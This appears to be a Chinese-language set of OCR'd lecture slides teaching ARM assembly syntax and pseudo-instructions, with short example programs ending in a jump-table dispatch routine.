IMPORT ||Lib$$Request$$armlib||, WEAK
```

汇编语言程序的结构 4

ARM 的汇编语言程序一般由几个段组成，每个段均由 AREA 伪操作定义。
段可以分为多种，如代码段、数据段、通用段，每个段又有不同的属性，如代码段的默认属性为 READONLY，数据段的默认属性为 READWRITE。
本程序定义了两个段，第一个段为代码段 codesec，它在存储器中存放用于程序执行的代码以及 main 函数的本地字符串；第二个段为数据段 constdatasec，存放了全局的字符串，由于本程序没有对数据进行写操作，该数据段定义属性为 READONLY。

汇编语言的行构成 1

格式：
[标签] 指令/伪操作/伪指令 操作数 [;语句的注释]
所有的标签必须在一行的开头顶格写，前面不能留空格，后面也不能跟 C 语言中的标签一样加上“:”；
ARM 汇编器对标识符的大小写敏感，书写标号及指令时字母的大小写要一致；

注释使用“;”符号，注释的内容从“;”开始到该行的结尾结束

汇编语言的行构成 2

标签
标签是一个符号，可以代表指令的地址、变量、数据的地址和常量。
一般以字母开头，由字母、数字、下划线组成。
当符号代表地址时又称标号，可以以数字开头，其作用范围为当前段或者在下一个 ROUT 伪操作之前。
指令/伪操作
指令/伪操作是指令的助记符或者定义符，它告诉 ARM 的处理器应该执行什么样的操作或者告诉汇编程序伪指令语句的伪操作功能。

汇编语言的标号 1

标号代表地址。
标号分为段内标号和段外标号。段内标号的地址值在汇编时确定，段外编号的地址值在链接时确定 。
在程序段中，标号代表其所在位置与段首地址的偏移量。根据程序计数器（PC）和偏移量计算地址即程序相对寻址。
在映像中定义的标号代表标号到映像首地址的偏移量。映像的首地址通常被赋予一个寄存器，根据该寄存器值与偏移量计算地址即寄存器相对寻址。
例如：
loop SUBS r0,r0,#1 ;每次循环使 r0=r0-1
BNE loop ;跳转到 loop 标号去执行

汇编语言的标号 2

在宏中也可以使用局部符号。
局部标号是 0~99 的十进位数开始，可以重复定义。
局部标号引用格式：
%{F|B}{A|T} N{routname}
% ： 局部标号引用操作。
F ： 编译器只向前搜索。
B ： 编译器只向后搜索。
A ： 编译器搜索宏的所有嵌套层次。
T ： 编译器搜索宏的当前层。
例如：

```
01 SUBS r0,r0,#1 ;每次循环使 r0=r0-1
BNE %B01 ;跳转到 01 标号去执行
```

汇编语言的常量

常量：其值在程序运行过程中不能被改变的量。
（1）数字常量：数字常量有 3 种表示方式：
十进制数，如 1、2、123
十六进制数，如 0x123,0xabc
n 进制数，形式为 n_XXX，n 的范围是 2 到 9，XXX 是具体数字
（2）字符常量：由单引号及中间的字符组成，包括 C 语言中的转义字符，如'a','\n'

（3）字符串常量：由一对双引号及中间的字符串表示，中间也可以使用 C 语言中的转义字符，比如：“abcdef\0xa\r\n”
（4）逻辑常量：{TRUE},{FALSE},注意带大括号

汇编程序的变量代换 1

这里所说的变量，是相对于汇编程序的“变量”，是用于汇编程序进行处理的，但一旦编译到程序中，则不会改变，成为常量。
在字符串变量的前面有一个$字符，在汇编时编译器将用该字符串变量的内容代替该串变量。
在数字变量前面有一个代换操作符“$”，编译器会将该数字变量的值转换为十六进制的字符串，并用该十六进制的字符串代换“$”后的数字变量。
需要将“$”字符加入到字符串中，可以用“$$”代替，此时编译器将不再进行变量代换，而是把“$$”看作一个“$”。
在两个“|”之间的“$”并不进行变量的代换，但如果“|”在双引号内，则将进行变量代换。
使用“.”来表示字符串中变量名的结束。

汇编程序的变量代换 2

```
        AREA ||.text||, CODE, READONLY ;代码段，名称为||.text||,属性为只读
        GBLS        str1                ;声明 str1 为全局字符串
        GBLS        str2                ;声明 str2 为全局字符串
        GBLL        l1                  ;声明 l1 为全局逻辑变量
        GBLA        num1                ;声明 num1 为全局数字变量
l1      SETL        {TRUE}
num1    SETA        0x4f
str1        SETS        "bbb"
str2        SETS        "aaa str1:$str1. l1:$l1,a1:$num1.ccc"   ;str2 包含
                                                                ;了多个变量
main PROC                           ;函数 main
        STMFD       sp!,{lr}        ;保存必要的寄存器和返回地址到数据栈
        ADR         r0,strhello
        BL          _printf         ;调用 C 运行时库的_printf 函数打印字符串
        LDMFD       sp!,{pc}        ;恢复寄存器值
strhello                            ;strhello 代表本地字符串的地址
        DCB         "$str2\n\0"     ;定义一段字节空间
        ENDP                        ;函数 main 结束

        EXPORT main                 ;导出 main 函数供外部调用
    ;引入三个 C 运行时库函数和 ARM 库
        IMPORT _main
        IMPORT __main
        IMPORT _printf
        IMPORT ||Lib$$Request$$armlib||, WEAK
        END
```

字符串“aaa str1:$str1. l1:$l1,a1:$num1.ccc”中的 3 个变量将在编译时被替换。
程序运行后看到下面结果：
aaa str1:bbb l1:T,a1:0000004Fccc

伪指令

在 ARM 汇编语言源程序中有些特殊助记符，它们没有相对应的操作码或者机器码，通常称为伪指令，它们所完成的操作称为伪操作。
伪指令在源程序中的作用是为完成汇编程序作各种准备工作的，由汇编程序在源程序的汇编期间进行处理，仅在汇编过程中起作用。
在 ARM 的汇编程序中，有如下几种伪指令：
符号定义伪指令
数据定义伪指令
汇编控制伪指令
信息报告伪指令
宏指令以及其他伪指令

符号定义伪指令

作用：用于定义 ARM 汇编程序中的变量、对变量赋值以及定义寄存器的别名等。
符号定义有如下几种伪指令：
用于定义局部变量的 LCLA、LCLL 和 LCLS。
用于定义全局变量的 GBLA、GBLL 和 GBLS。
用于对变量赋值的 SETA、SETL 和 SETS。
为通用寄存器列表定义名称的 RLIST。

符号定义伪指令 1-1

（1）LCLA、LCLL 和 LCLS

格式：

LCLA/LCLL/LCLS 局部变量名

说明：LCLA、LCLL 和 LCLS 伪指令用于定义一个汇编程序中的局部变量并初始化。

其中：

LCLA 定义一个局部的数字变量，初始化为 0。

LCLL 定义一个局部的逻辑变量，初始化为 F。

LCLS 定义一个局部的字符串变量，初始化为空串。

这 3 条伪指令用于声明局部变量，在其局部作用范围内变量名必须惟一，例如在宏内。

符号定义伪指令 1-2

```
例如：
MACRO TEST
LCLA    num1  ;定义一个局部的数字变量，变量名为
              ；num1
LCLL    l2    ;定义一个局部的逻辑变量，变量名为l2
LCLS    str3  ;定义一个局部的字符串变量，变量名
              ；为str3
num1    SETA  0xabcd      ;将该变量赋值为0xabcd
l2      SETL  {FALSE}     ;将该变量赋值为真
str3    SETS  "Hello!"    ;将该变量赋值为“Hello!”
…
MEND
```

符号定义伪指令 2-1

2）GBLA、GBLL 和 GBLS

格式：

GBLA/GBLL/GBLS 变量名

说明：GBLA、GBLL 和 GBLS 伪操作定义一个汇编程序中的全局变量并初始化。

其中：

GBLA 定义一个全局数字变量，并初始化为 0。

GBLL 定义一个全局逻辑变量，并初始化为 F。

GBLS 定义一个全局字符串变量，并初始化为空串。

这 3 条伪指令用于定义全局变量，因此在整个程序范围内变量名必须惟一。

符号定义伪指令 2-2

例如：

GBLA num1 ;定义一个全局的数字变

；量，变量名为 num1

num1 SETA 0xabcd;将该变量赋值为 0xabcd

GBLL l2 ;定义一个全局的逻辑变

；量，变量名为 l2

l2 SETL {FALSE} ;将该变量赋值为假

GBLS str3 ;定义一个全局的字符串变

；量，变量名为 str3

str3 SETS "Hello!" ;将该变量赋值为“Hello!”

符号定义伪指令 3-1

（3）SETA、SETL 和 SETS

格式：

变量名 SETA/SETL/SETS 表达式

说明：

SETA：给一个数字变量赋值。

SETL：给一个逻辑变量赋值。

SETS：给一个字符串变量赋值。

格式中的变量名必须为已经定义过的全局或局部变量，表达式为将要赋给变量的值。

符号定义伪指令 3-2

例如：

LCLA num1 ;定义一个局部的数字

；变量，变量名为 num1
num1 SETA 0x1234 ;将该变量赋值
；为 0x1234
LCLS str3 ;定义一个局部的字符串变
；量，变量名为 str3
str3 SETS "Hello!" ;将该变量赋值为
；"Hello!"

符号定义伪指令 4

4）RLIST
格式：
名称 RLIST {寄存器列表}
说明：RLIST 可用于对一个通用寄存器列表定义名称，该名称可在 ARM 指令 LDM/ STM 中使用。在 LDM/STM 指令中，列表中的寄存器为根据寄存器的编号由低到高访问次序，与列表中的寄存器排列次序无关。
例如：
pblock RLIST {R0-R3，R7,R5，R9}
;将寄存器列表名称定义为 pblock，可在 ARM 指令
;LDM/STM 中通过该名称访问寄存器列表

数据定义伪指令

作用：为数据分配存储单元，同时初始化。
有如下几种：
DCB 字节分配

DCW/DCWU 半字（2 字节）分配
DCD/DCDU 字（4 字节）分配
DCQ/DCQU 8 个字节分配
DCFS/DCFSU 单精度浮点数分配
DCFD/DCFDU 双精度浮点数分配
SPACE 分配一块连续的存储单元
FIELD 定义一个结构化的内存表的数据域
MAP 定义一个结构化的内存表首地址

数据定义伪指令 1
（1）DCB
格式：
标号 DCB 表达式
说明：分配一块字节单元并用伪指令中指定的表达式进行初始化。
表达式可以为使用双引号的字符串或 0~255 的数字。
DCB 可用"="代替。
例如：

```
Array1 DCB 1,2,3,4,5 ;数组
str1 DCB "Your are welcome！"
;构造字符串并分配空间
```

数据定义伪指令 2
（2）DCW/DCWU
格式：

标号 DCW/DCWU 表达式

说明： DCW 分配一段半字存储单元并用表达式值初始化，它定义的存储空间是半字对齐的。

DCWU 功能与 DCW 类似，只是分配的字存储单元不严格半字对齐。

例如：

Arrayw1 DCW 0xa,-0xb,0xc,-0xd

;构造固定数组并分配半字存储单元

数据定义伪指令 3

（3）DCD/DCDU

格式：

标号 DCD/DCDU 表达式

说明：DCD 伪指令用于分配一块字存储单元并用伪指令中指定的表达式初始化，它定义的存储空间是字对齐的。

DCD 也可用"&"代替。

DCDU 功能与 DCD 类似，只是分配的存储单元不严格字对齐。

例如：

Arrayd1 DCD 1334，234，345435

;构造固定数组并分配字为单元的存储单元

Label DCD str1;该字单元存放 str1 的地址

数据定义伪指令 4

（4）DCQ/DCQU

格式：

标号 DCQ/DCQU 表达式

说明：DCQ 用于分配一块以 8 个字节为单位的存储区域并用伪指令中指定的表达式初始化，它定义的存储空间是字对齐的。

DCQU 功能与 DCQ 类似，只是分配的存储单元不严格字对齐。

例如：

Arrayd1 DCQ 234234，98765541

;构造固定数组并分配字为单元的存储空间。

；注意：DCQ 不能给字符串分配空间

数据定义伪指令 5

（5）DCFD/DCFDU

格式：

标号 DCFD/DCFDU 表达式

说明：DCFD 用于为双精度的浮点数分配一片连续的字存储单元并用伪指令中指定的表达式初始化，它定义的存储空间是字对齐的。

每个双精度的浮点数占据两个字单元。

DCFDU 功能与 DCFD 类似，只是分配的存储单元不严格字对齐。

例如：

Arrayf1 DCFD 6E2

Arrayf2 DCFD 1.23,1.45

数据定义伪指令 6

（6）DCFS/DCFSU

格式：

标号 DCFS/DCFSU 表达式

说明：DCFS 用于为单精度的浮点数分配一片连续的字存储单元并用表达式初始化，它定义的存储空间是字对齐的。

每个单精度浮点数使用一个字单元。

DCFSU 功能与 DCFS 类似，只是分配的存储单元不严格字对齐。

例如：

Arrayf1 DCFS 6E2 ，-9E-2，-.3

Arrayf2 DCFSU 1.23,6.8E9

数据定义伪指令 7

7）SPACE

格式：

标号 SPACE 表达式

说明：SPACE 用于分配一片连续的存储区域并初始化为 0，表达式为要分配的字节数。

SPACE 也可用"%"代替。

例如：

freespace SPACE 1000

;分配 1000 字节的存储空间

数据定义伪指令 8

（8）MAP

格式：

MAP 表达式 [，基址寄存器]

说明：MAP 定义一个结构化的内存表的首地址。此时，内存表的位置计数器{VAR}（汇编器的内置变量）设置成该地址值。

" ^ "可以用来代替 MAP。

表达式可以为程序中的标号或数学表达式，基址寄存器为可选项，当基址寄存器选项不存在时，表达式的值即为内存表的首地址，当该选项存在时，内存表的首地址为表达式的值与基址寄存器的和。

MAP 可以与 FIELD 伪操作配合使用来定义结构化的内存表。

例如：

MAP 0x130,R2 ;内存表首地址为 0x130＋R2

数据定义伪指令 9

（9）FIELD

格式： 标号 FIELD 字节数

说明：FIELD 用于定义一个结构化内存表中的数据域。

“#”可用来代替 FIELD。

FIELD 常与 MAP 配合使用来定义结构化的内存表：FIELD 伪指令定义内存表中的各个数据域，MAP 则定义内存表的首地址，并为每个数据域指定一个标号以供其他的指令引用。

需要注意的是 MAP 和 FIELD 伪指令仅用于定义数据结构，并不分配存储单元。

例如：

MAP 0xF10000

;定义结构化内存表首地址为 0xF10000

count FIELD 4

;定义 count 的长度为 4 字节，位置为 0xF1000+0

x FIELD 4

;定义 x 的长度为 4 字节，位置为 0xF1004

y FIELD 4

;定义 y 的长度为 4 字节，位置为 0xF1008

汇编控制伪指令

作用：指引汇编程序的执行流程。

常用的伪操作包括：

（1）MACRO 和 MEND：宏定义的开始与结束。

（2）IF、ELSE 和 ENDIF：根据逻辑表达式的成立与否决定是否在编译时加入某个指令序列。

（3）WHILE 和 WEND：根据逻辑表达式的成立与否决定是否循环执行这个代码段。

（4）MEXIT：从宏中退出。

宏定义伪指令

MACRO 和 MEND

格式

MACRO

[$标号] 宏名 [$参数 1，$参数 2，.....]

指令序列

MEND

其中，$标号在宏指令被展开时，标号可被替换成相应的符号（在一个符号前使用$，表示程序在汇编时将使用相应的值来替代$后的符号）， $参数 1 为宏指令的参数，当宏指令被展开时将被替换成相应的值，类似于函数中的形式参数。

宏指令可以重复使用，与子程序有些类似，子程序可以节省存储空间，提供模块化的程序设计。但是使用子程序结构时需要保存/恢复现场，从而增加了系统的开销。

使用说明：在子程序比较短而需要传递的参数比较多的情况下，可使用宏汇编技术。

例子

```
MACRO ;宏定义开始
$label jump $a1,$a2 ;宏的名称为 jump，有 2 个参数 a1 和 a2
$label.loop1 ; $label.loop1 为宏体的内部标号
...
BGE $label.loop1
$label.loop2
BL $a1 ;参数$a1 为一个子程序的名称
BGT $label.loop2
...
ADR $a2
...
MEND ;宏定义结束
```

宏定义伪指令

在程序中调用该宏

```
exam jump sub,det ;调用宏 jump,宏的标号为 exam, 参数 1 为 sub,参数 2 为 det
```

程序被汇编后，宏的展开结果：

```
...
examloop1
...
BGE examloop1
examloop2
BL sub
```

BGT examloop2
ADR det

IF、ELSE 和 ENDIF
格式：
IF 逻辑表达式
代码段 1
ELSE
代码段 2
ENDIF
说明：能根据逻辑表达式的成立与否决定是否在编译时加入某个指令序列。 IF、ELSE 和 ENDIF 分别可以用“[”，“|”，“]”代替。如果 IF 后面的逻辑表达式为真，则编译代码段 1，否则编译代码段 2。ELSE 及代码段 2 也可以没有，这时，当 IF 后面的逻辑表达式为真时，则代码段 1，否则继续编译后面的指令。

WHILE 和 WEND
格式：
WHILE 逻辑表达式
代码段
WEND
说明： WHILE 和 WEND 伪指令能根据逻辑表达式的成立与否决定是否循环执行这个代码段。当 WHILE 后面的逻辑表达式为真时，则执行代码段，该代码段执行完毕后，再判断逻辑表达式的值，若为真则继续执行，一直到逻辑表达式的值为假。
例如：
GBLA num ;声明全局的数字变量 num
num SETA 9 ;由 num 控制循环次数

```
...
WHILE num>0
sub r0,r0,1
add r1,r1,1
WEND
```

其他伪指令

在汇编程序中经常会使用一些其他的伪指令，包括以下 18 条：

ASSERT AREA

ALIGN CODE16/CODE32

ENTRY END

EQU IMPORT

EXPORT/GLOBAL EXTERN

INCBIN GET/INCLUDE

RN ROUT

ADR ADRL

LDR NOP

其他伪指令 1

（1）ASSERT

格式：

ASSERT 逻辑表达式

说明：ASSERT 用来表示程序的编译必须满足一定的条件，如果逻辑表达式不满足，则编译器会报错，并终止汇编。

例如：

ASSERT ver>7 ;保证 ver>7

其他伪指令 2

2）AREA

格式： AREA 段名 属性，.....

说明：AREA 用于定义一个代码段、数据段或者特定属性的段。如果段名以数字开头，那么该段名需用"|"字符括起来，如|7wolf|，用 C 的编译器产生的代码一般也用"|"括 起来。

属性部分表示该代码段/数据段的相关属性，多个属性可以用"，"分隔。

常见属性如下：

① DATA：定义数据段，默认属性是 READWRITE。

② CODE：定义代码段，默认属性是 READONLY 。

③ READONLY：表示本段为只读。

④ READWRITE：表示本段可读写。

⑤ ALIGN=表达式，表示段的对齐方式为 2 的表达式次方，例如：表达式=3，则对齐方式为 8 字节对齐。表达式的取值范围为 0~31。

⑥ COMMON 属性：定义一个通用段，这个段不包含用户代码和数据。

其他伪指令 3

（3）ALIGN

格式：

ALIGN [表达式[，偏移量]]

说明：ALIGN 伪操作可以通过填充字节使当前的位置满足一定的对齐方式。

表达式的值为 2 的幂，如 1、2、4、8、16 等，用于指定对齐方式。

如果伪操作中没有指定表达式，则编译器会将当前位置对齐到下一个字的位置。偏移量也是个数字表达式，如果存在偏移量，则当前位置自动对齐到

2 的表达式值次方＋偏移量。

例如：

AREA ||.data||,DATA,READWRITE,ALIGN=2

其他伪指令 4

（4）CODE16/CODE32

格式： CODE16/CODE32

说明：CODE16 伪操作指示编译器后面的代码为 16 位的 Thumb 指令。CODE32 伪操作指示编译器后面的代码为 32 位的 ARM 指令。

如果在汇编源代码中同时包含 Thumb 和 ARM 指令时，可以用"CODE32"通知编译器后的指令序列为 32 位的 ARM 指令，用"CODE16"伪指令通知编译器后的指令序列为 16 位的 Thumb 指令。

CODE16/CODE32 不能对处理器进行状态的切换。

例如：

```
CODE32 ; 32 位的 ARM 指令
AREA ||.text||,CODE，READONLY
...
LDR R0,＝0x8500;
BX R0 ;程序跳转，并将处理器切换到 Thumb 状态
...
CODE16 ;16 位的 Thumb 指令
ADD R3,R3,1
END ;源文件结束
```

其他伪指令 5-1

（5）ENTRY


格式：

ENTRY

说明：ENTRY 用于指定汇编程序的入口。

在一个完整的汇编程序中至少要有一个 ENTRY，程序中也可以有多个，此时，程序的真正入口点可在链接时指定，但在一个源文件里最多只能有一个 ENTRY 或者没有 ENTRY。

其他伪指令 5-2



```
下面的代码使用了ENTRY:

    AREA subrout, CODE, READONLY ; name this block of code mar k
    ENTRY                        ; first instruction to execute
start
    MOV   r0, #10                ; Set up parameters
    MOV   r1, #3
    BL    doadd                  ; Call subroutine
stop
    MOV   r0, #0x18              ; angel_SWIreason_ReportException
    LDR   r1, =0x20026           ; ADP_Stopped_ApplicationExit
    SWI   0x123456               ; ARM semihosting SWI
doadd
    ADD   r0, r0, r1             ; Subroutine code
    MOV   pc, lr                 ; Return from subroutine
    END                          ; Mark end of file
```

其他伪指令 6

（6）END

格式：

END

说明：END 告诉编译器已经到了源程序的结尾。

例如：

AREA constdata，DATA，READONLY

...

END ;结尾

其他伪指令 7

（7）EQU

格式： 名称 EQU 表达式 [，类型]

说明：EQU 用于将程序中的数字常量、标号、基于寄存器的值赋予一个等效的名称，这一点类似于 C 语言中的＃define.

可用"*"代替 EQU。

如果表达式为 32 位的常量，我们可以指定表达式的数据类型，类型域可以有以下 3 种：CODE16/CODE32/DATA

例如：

num1 EQU 1234 ;定义 num1 为 1234

addr5 EQU str1+0x50

d1 EQU 0x2400，CODE32 ;定义 d1 的为 0x2400，且该处为 32 位的 ARM 指令

其他伪指令 8

（8）EXPORT/GLOBAL

格式：

EXPORT/GLOBAL 标号 [,WEAK]

说明：EXPORT 在程序中声明一个全局标号，其他文件中的代码可以被该标号引用。用户也可以用 GLOBAL 代替 EXPORT。

[,WEAK]可选项声明其他文件有同名的标号，则该同名标号优先于该标号被引用。

例如：

```
AREA ||.text||,CODE,READONLY
main PROC
...
ENDP
EXPORT main ;声明一个可全局引用的函数 main
...
END
```

其他伪指令 9

（9）IMPORT

格式：

IMPORT 标号 [,WEAK]

说明：告诉编译器，这个标号要在当前源文件中使用，但标号是在其他的源文件中定义的。

[,WEAK]：如果所有的源文件都没有找到这个标号的定义，编译器也不会提示错误信息，同时编译器也不会到当前没有被 INCLUDE 进来的库中去查找该符号。

例如：

```
AREA mycode,CODE,READONLY
IMPORT _ printf
;通知编译器当前文件要引用函数_ printf
...
END
```

IMPORT

使用说明

使用 IMPORT 为操作声明一个符号是在其他源文件中定义的。如果链接器在链接处理时不能解析该符号，而且 IMPORT 为操作中没有指定[WEAK]选项，则链接器将会报告错误。如果链接器在链接处理时不能解析该符号，而 IMPORT 伪操作中指定了[WEAK]选项，则链接器不会报告错误，而是进行下面的操作：
如果该符号被 B 或 BL 指令引用，则该符号被设置成下一条指令的地址，该 B 或者 BL 指令相当于一条 NOP 指令。例如"B sign "，"sign"不能被解析，则该指令被忽略为 NOP 指令，继续执行下面的指令，也就是将 sign 理解为下一条指令的地址。
其他情况下该符号被设置为 0。

其他伪指令 10

10）EXTERN
格式：
EXTERN 标号 [,WEAK]
说明：告诉编译器，标号要在当前源文件中引用，但是该标号是在其他的源文件中定义的。
与 IMPORT 不同的是，如果当前源文件实际上没有引用该标号，该标号就不会被加入到当前文件的符号表中。
[,WEAK]：即使所有的源文件都没有找到这个标号的定义，编译器也不给出错误信息。
例如：

```
AREA ||.text||,CODE,READONLY
...
EXTERN _ printf,WEAK ;告诉编译器当前文件要引用标号，如果找不到，则不提示错误
...
END
```

其他伪指令 11

（11）GET/INCLUDE
格式： GET 文件名

说明：GET 将一个源文件包含到当前的源文件中，并将被包含的源文件在当前位置展开进行汇编处理。

INCLUDE 和 GET 的作用是等效的。

使用方法：在某源文件中定义一些宏指令，用 MAP 和 FIELD 定义结构化的数据类型，用 EQU 定义常量的符号名称，然后用 GET/INCLUDE 将这个源文件包含到其他的源文件中。

使用方法与 C 语言中的"#include"相似。

GET/INCLUDE 只能用于包含源文件，包含其他文件则需要使用 INCBIN 伪指令。

例如：

```
AREA mycode,DATA,READONLY
GET E：\code\prog1.s ;通知编译器在当前源文件包含源文件 E：\code\ prog1.s
GET prog2.s ;通知编译器当前源文件包含可搜索目录下的 prog2.s
...
END
```

其他伪指令 12

（12）INCBIN

格式：

INCBIN 文件名

说明：INCBIN 将一个数据文件或者目标文件包含到当前的源文件中，编译时被包含的文件不作任何变动地存放在当前文件中，编译器从后面开始继续处理。

例如：

```
AREA constdata,DATA,READONLY
INCBIN data1.dat ;源文件包含文件 data1.dat
INCBIN E：\DATA\data2.bin
;源文件包含文件 E：\DATA\data2.bin
```

...
END

其他伪指令 13

（13）RN

格式：

名称 RN 表达式

说明：RN 用于给一个寄存器定义一个别名，以便程序员记忆该寄存器的功能。

名称为给寄存器定义的别名，表达式为寄存器的编码。

例如：

count RN R1 ;给 R1 定义一个别名 count

其他伪指令 14

（14）ROUT

格式：

[名称] ROUT

说明：ROUT 可以给一个局部变量定义作用范围。

在程序中未使用该伪指令时，局部变量的作用范围为所在的 AREA，而使用 ROUT 后，局部变量的作用范围为当前 ROUT 和下一个 ROUT 之间。

例如：

routine ROUT ;定义局部标号的有效范围

...

1 routine ； routine 内的局部标号 1

...

BEQ %1 routine ;若条件成立，则跳转到 routine 范围内的局部标号 1

...
Otherroutine ROUT ； 定义新的局部标号的有效范围

其他伪指令 14

（15）LTORG

说明：LTORG 用于声明一个数据缓冲池（literal pool）的开始。通常放在无条件跳转指令之后，或者子程序返回指令之后，以免处理器错误地将数据缓冲池中地数据作为指令来执行。

例如：

Func1

.....

MOV PC, LR

LTORG

DATA SPACE 26;从 data 标号开始预留 256 字节地内存单元

END

其他伪指令 15

（16）ADR 小范围地址读取

格式：

ADR{<cond>} <Rd>,< expr>;

说明：将基于 PC 相对偏移的地址值或基于寄存器相对偏移的地址值（expr 地址表达式）读取到目标寄存器 Rd 中。

当地址值是非字对齐时，取值范围在-255~255 字节之间；

当地址值是字对齐时，取值范围在-1 020～1 020 字节之间。

在汇编编译源程序时,ADR 伪指令被编译器替换成一条合适的指令。

通常,编译器用一条 ADD 指令或 SUB 指令来实现该 ADR 伪指令的功能。若不能用一条指令实现,则产生错误,编译失败。

对于基于 PC 相对偏移的地址值时，给定范围是相对当前指令地址后两个字处(因为 ARM7TDMI 为三级流水线)。

可以用 ADR 加载地址实现查表。

例如：

LOOP MOV R1，#0xF0

ADR R2，LOOP ；将 LOOP 的地址放入 R2，因为 PC 值为当前指令地址值加 8 字节，所以本 ADR 伪指令将被编译器换成"SUB R2,PC，0XC"

其他伪指令 16

（17）ADRL 中等范围地址读取

格式：

ADRL{<cond>} <Rd>,< expr>;

说明：类似于 ADR， 但比 ADR 读取更大范围的地址。

当地址值是非字对齐时，取值范围在-64KB～64 KB 之间；

地址值是字对齐时，取值范围在-256KB~256 KB 之间。

在汇编编译源程序时，ADRL 伪指令被编译器替换成两条合适的指令。

若不能用两条指令实现 ADRL 伪指令功能，则产生错误，编译失败。

可以用 ADRL 加载地址，实现程序跳转。

例如：

ADRL R0，DATA_BUF

ADRL R1，DATA_BUF+80

DATA_BUF

SPACE 100 ；定义 100 字节缓冲区

其他伪指令 17

（18）LDR 大范围地址读取

格式：

LDR{<cond>} <Rd>,< =expr/label-expr >;

说明：加载 32 位的立即数或一个地址值到目标寄存器 Rd。

在汇编编译源程序时，LDR 伪指令被编译器替换成一条合适的指令。

若加载的常数未超出 MOV 或 MVN 的范围，则使用 MOV 或 MVN 指令代替该 LDR 伪指令；否则汇编器将常量放入文字池，并使用一条程序相对偏移的 LDR 指令从文字池读出常量。

LDR 用于加载芯片外围功能部件的寄存器地址(32 位立即数)，以实现各种控制操作。从 PC 到文字池的偏移量必须小于 4 KB。

与 ARM 指令的 LDR 相比，伪指令的 LDR 的参数有“＝”符号。

例如：

LDR R0，=0x12345678 ；加载 32 位立即数 0x12345678

LDR R0，=DATA_BUF+60 ；加载 DATA_BUF 地址+60

...

LTORG ；声明文字池

其他伪指令 18

（19）NOP 空操作

格式：

NOP；

说明：不产生任何有意义的操作，只是占用一个机器时间。

NOP 伪指令在汇编时将会被替代成 ARM 中的空操作，比如可能为“MOV R0,R0”指令等。

简单的 ARM 汇编程序设计（一）

查表和散转程序设计

当涉及到数据串或者跳转表格时，常常需要通过地址对他们进行访问，通常有两种方法装载地址：
通过 ADR 和 ADRL 伪指令直接装载地址；
通过伪指令 LDR Rd，＝label 从数据池中装载地址。
下面以程序 jump.s 为例，介绍通过 ADR 伪指令装载地址地散转程序地设计。

查表和散转程序设计

主程序中设置了 3 个参数，arithfunc 根据 3 个参数返回一个 R0 值。
当 R0＝0 时，R0:=R1+R2;
当 R0＝1 时，R0:=R1-R2;
简单的 ARM 汇编程序设计（一） 查表和散转程序设计


```
AREA Jump, CODE, READONLY；name this block of code
CODE32；Following code is ARM code
num EQU 2；跳转表的入口数目
ENTRY；程序入口
start
MOV r0, #0；设置 3 个参数
MOV r1, #3
MOV r2, #2
BL arithfunc；调用子程序
```

```
Stop； 执行中止
MOV r0, #0x18 ;软中断参数设置
LDR r1, =0x20026 ;软中断参数设置
SWI 0x123456； 将 CPU 的控制权交给调试器 ARM ； semihosting SWI
```

查表和散转程序设计——续

```
arithfunc；
CMP r0, #num； 比较参数
MOVHS pc, lr； 若超出范围则程序返回
ADR r3, JumpTable； 装载跳转表格标号地址
LDR pc, [r3,r0,LSL#2]； 跳转到相应子程序入口地址处
JumpTable
DCD DoAdd
DCD DoSub
DoAdd
ADD r0, r1, r2； =0 时的操作
MOV pc, lr； 返回
DoSub
SUB r0, r1, r2； =1 时的操作
MOV pc,lr； 返回
END； 程序结尾
```

软中断指令 SWI



